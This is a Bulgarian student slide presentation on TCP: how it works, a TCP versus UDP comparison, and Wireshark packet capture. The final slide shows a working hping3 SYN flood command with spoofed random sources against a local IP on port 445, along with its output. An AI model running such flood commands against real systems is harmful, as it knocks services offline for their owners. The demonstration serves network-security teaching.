


ТСР

Изготвен от екип 1:
Александър, Анастасия, Иван, Петър, Петя


Какво е TCP?

- TCP (Transmission Control Protocol) осигурява надежден трансфер на данни между клиент и сървър.



Как работи TCP?

- Раздробяване на данни
- Потвърждение (ACK)
- Повторно предаване
- Контрол на потока



TCP vs. UDP

Характеристика	TCP (Transmission Control Protocol)	UDP (User Datagram Protocol)
Надеждност	Надежден – гарантира доставка чрез повторно изпращане на изгубени пакети.	Ненадежден – няма повторно изпращане, загубените пакети се игнорират.
Свързаност	Свързан (Connection-Oriented) – изисква установяване и затваряне на връзка (Handshake).	Безсвързан (Connectionless) – пакетите се изпращат директно, без предварителна връзка.
Контрол на потока	Да – TCP регулира скоростта на предаване спрямо капацитета на получателя.	Не – UDP изпраща пакети без механизъм за контрол на скоростта.
Пореден ред	Гарантиран – TCP гарантира, че пакетите ще бъдат сглобени в правилния ред.	Не е гарантиран – пакетите могат да пристигнат в разбъркан ред.
Реакция при загуба на пакети	TCP изисква потвърждение (ACK) и повтаря изгубените пакети.	UDP не изисква потвърждение и не изпраща повторно изгубени пакети.
Натоварване на мрежата	По-високо – поради контрола на потока и потвържденията.	По-ниско – минимален overhead, тъй като няма потвърждения и контрол.
Скорост	По-бавен – заради гаранциите за надеждност.	По-бърз – защото няма потвърждения и повторно изпращане.
Използвани протоколи	HTTP, HTTPS, FTP, SMTP, SSH, POP3, IMAP	DNS, DHCP, VoIP, стрийминг, онлайн игри

Какво е Wireshark?

- Wireshark е инструмент за прихващане и анализ на мрежов трафик.
- Позволява ни да следим и разбираме комуникацията между устройства.
- Използва се за диагностика на проблеми, разследване на атаки и анализ на протоколи.

Open-source software




Captures packets




Reveals packet contents

Request in:	
Time:	
Flags:	
Queries:	

TCP handshake и тристраниен handshake



Сертификати при криптиране



Атака SYN flood

```
alexander@alexanderTOP:~$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 445 --flood --rand-source --interval u500 192.168.254.87
HPING 192.168.254.87 (wlp0s20f3 192.168.254.87): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.254.87 hping statistic ---
1869962 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
alexander@alexanderTOP:~$
```

A photograph of a white card with the words "Thank you" written in a black cursive font. The card is placed on a silver laptop keyboard. To the left of the card is a brown paper envelope, and a black pen with a silver clip lies diagonally across the bottom left of the card. The entire scene is set on a light-colored wooden surface.

Thank you